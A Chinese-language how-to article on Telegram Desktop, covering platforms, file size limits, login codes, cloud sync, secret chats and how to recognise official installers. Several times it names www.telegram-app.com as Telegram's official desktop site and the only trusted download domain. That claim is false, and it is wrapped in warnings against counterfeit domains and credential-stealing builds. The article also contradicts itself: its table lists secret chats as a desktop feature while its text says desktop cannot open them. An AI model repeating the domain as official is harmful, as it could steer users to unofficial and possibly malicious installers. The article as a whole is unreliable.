telegram电脑版的6项核心功能和3个安全误区
Telegram电脑版(Telegram Desktop)是基于 Qt 框架开发的官方独立桌面客户端,支持 Windows、macOS、Linux 三大系统,不依赖手机即可单独运行。它的免费单文件传输上限为 2GB,Premium 会员可达 4GB,云聊天能跨设备同步聊天记录。需注意的是,端到端加密的”秘密聊天”仅限手机端,电脑版无法发起或查看,这是它与手机版最关键的安全差异。

核心要点
- Telegram电脑版支持Win/Mac/Linux,基于Qt独立运行,不依赖手机
- 免费单文件传2GB,Premium会员可提升至4GB
- 秘密聊天仅限手机端,电脑版无法发起或查看加密对话
- 公司电脑无权限用网页版,需跨机器免留痕选便携版
- 务必开两步验证并管理登录会话,防止桌面端被盗号
关键速览
- 支持 Windows、macOS、Linux 三大系统,基于 Qt 开发
- 单文件传输上限 2GB(免费)/ 4GB(Premium 会员)
- 云聊天跨设备同步,但默认不是端到端加密
- “秘密聊天”仅限手机,电脑版无法发起或查看
- 两步验证 + 登录会话管理,是桌面端防盗号的关键
Telegram电脑版是什么?适合哪些人用?
Telegram电脑版(Telegram Desktop)是官方独立桌面客户端,不依赖手机就能单独运行,官方应用页在2026年列出了Windows、macOS、Linux三个平台版本。它基于Qt框架开发(一种跨平台界面技术),和网页版不同,装一次就能常驻后台。
三类人最该用电脑版:
一是重度文件传输者,桌面端可直接拖拽发送大文件;二是多账号办公用户,电脑版支持多账号并行切换;三是键盘打字高频的工作者,全键盘操作比手机打字快得多。

官方客户端、网页版、便携版三者有什么区别?该选哪个?
三者的核心差异在装不装、留不留痕。telegram电脑版的官方桌面站点同时提供 Windows x64、Portable 便携版和 Linux x64 三种下载(2026)。装机版功能最全,网页版免安装但依赖浏览器,便携版可放U盘运行、不写注册表。
| 版本 | 功能完整度 | 需安装 | 本地留痕 | 公司电脑可用 |
|---|---|---|---|---|
| Telegram Desktop | 最全(含文件夹、代理、密聊) | 是 | 多 | 看IT策略 |
| WebK/WebZ 网页版 | 中(无密聊) | 否 | 仅缓存 | 多数可用 |
| Portable 便携版 | 同装机版 | 否 | 仅U盘内 | 可绕开安装限制 |
选择建议:自己的电脑用装机版;公司无管理员权限的机器选网页版;需跨机器切换又怕留痕,用便携版。

Windows、Mac、Linux上怎么下载安装并登录?

三大系统的telegram电脑版都从官方桌面站www.telegram-app.com下载(2026),但安装方式不同:Windows 点 Get Telegram for Windows x64 得到.exe 安装包;Mac 版拖进「应用程序」文件夹即可;Linux 则下载 tar.xz 压缩包解压后直接运行。装好后两种登录路径,扫码或手机号+验证码,都在手机 Telegram App 上确认。
扫码登录时,电脑屏幕显示二维码,用手机端「设置→设备→链接桌面设备」扫一下,确认动作发生在手机
手机号+验证码路径则是:电脑输入手机号后,验证码会推送到已登录该账号的手机(不是短信),你在手机里读出 5 位码,再回电脑填入。两条路都要手机在场。
电脑版登录收不到验证码或扫码失败怎么办?

先记住一个关键点:telegram电脑版的登录验证码默认不发短信,而是直接推送到你已登录的手机端App里。这是最多人踩的坑,你盯着短信箱等验证码,它其实躺在手机Telegram的”官方通知”对话框。打开手机App就能看到那串五位数字。
⚠️ 常见错误: 登录时死等短信验证码却始终收不到。原因 Telegram 默认把 5 位验证码推送到已登录手机的 App「官方通知」对话,而非短信。修复:先打开手机 Telegram 查看该对话;若 5 分钟仍无,再点「重新发送」才会切换短信通道。
三类首次登录报错的排查动作:
- 验证码没进短信:先翻手机App里的Telegram官方对话。若手机也没收到,等约5分钟再点”重新发送”,系统才会改用短信通道。
- 二维码扫描失败:电脑版的登录二维码有效期很短,过期就刷新。用手机App「设置→设备→关联桌面设备」去扫,别用系统相机。
- 两步验证密码忘了:这是你自己设的云密码,非验证码。忘记只能靠绑定邮箱重置,没绑邮箱则需等7天冷静期后才能清除。
Telegram在官方应用页把桌面端列为独立客户端(2026),所以手机能收码,电脑才能登进去,两端缺一不可。
手机和电脑的聊天与文件怎么实现同步?
普通聊天靠云端自动同步,加密的密聊(Secret Chat)不同步。Telegram把普通消息存在云服务器,手机发一句话,telegram电脑版几乎瞬间就能收到。官方Google Play应用页写明消息可在手机、平板和计算机上同步访问(2026)。
密聊是关键边界
它用端到端加密,密钥只存在两台手机上,电脑端根本看不到这类对话,不是bug,是设计。想在电脑继续密聊,做不到。
文件也走同一套云机制
朋友发你一个20MB的PDF,你在电脑上点收下,打开手机App一看,同一个文件已经躺在那条对话里,不用再传一次。这就是云端同步的实际体验。
电脑版的隐私和安全边界在哪里?
默认聊天不是端到端加密。telegram电脑版的普通消息存在Telegram云服务器,用服务器端加密保护,官方把消息在手机、平板和计算机上同步访问(2026)靠的就是云端。只有密聊(Secret Chat)才是端到端加密,且只在手机端存在。
本地登录后,电脑硬盘会存一份缓存和登录凭证
这意味着别人能打开你的客户端,就能看到聊天。公用电脑用完,别只关窗口,进手机App的”设置→隐私和安全→已登录设备”,能远程踢掉那台电脑的会话,立刻断开。
最常见的误解:以为装在电脑就等于加密到底。不是。要真正保密,用密聊;公用机务必登出。

怎么把电脑版界面设置成中文?怎么辨认官方安装包避免风险版本?
切换中文走设置菜单最稳:打开 telegram电脑版,点左上角三道横线 → Settings → Language,选”简体中文”即可,无需重装。官方桌面站www.telegram-app.com本身就提供中文页面(2026),下载入口统一在这个域名。认准它,就避开了九成风险包。
辨认官方包看三个硬信号:
- 域名:只认telegram-app.com和www.telegram-app.com,带连字符或多字母的仿冒域(如 telegram-app.net)一律跳过。
- 文件名与大小:Windows 官方包是 tsetup.x.x.x.exe 格式;安装包异常臃肿、捆绑”加速器”的多是改版。
- 广告与改动:第三方修改版常植入弹窗广告、劫持登录会话盗号。这类版本会读取你的本地登录凭证,等于把账号钥匙交出去。
一个判断诀窍:官方版从不在聊天界面塞广告。界面里出现横幅广告,基本就是改版。

总结与下一步操作建议
选对telegram电脑版只需记住三条:按系统选版本、只认官方渠道、搞清同步与加密边界。官方应用页在2026年同时列出Windows、macOS、Linux三个平台的桌面客户端,三端都从www.telegram-app.com下载,杜绝第三方打包的风险版本。
首次使用者按这个顺序上手最省心:
- 认准官方站:只从www.telegram-app.com下,核对域名拼写,别点搜索广告位。
- 登录找验证码:五位数字推到手机App,不是短信。
- 分清聊天类型:普通消息云端同步,密聊只在手机端、不上电脑。重要隐私对话别用桌面端发。
记住最后这条加密边界,就避开了多数人踩的隐私坑。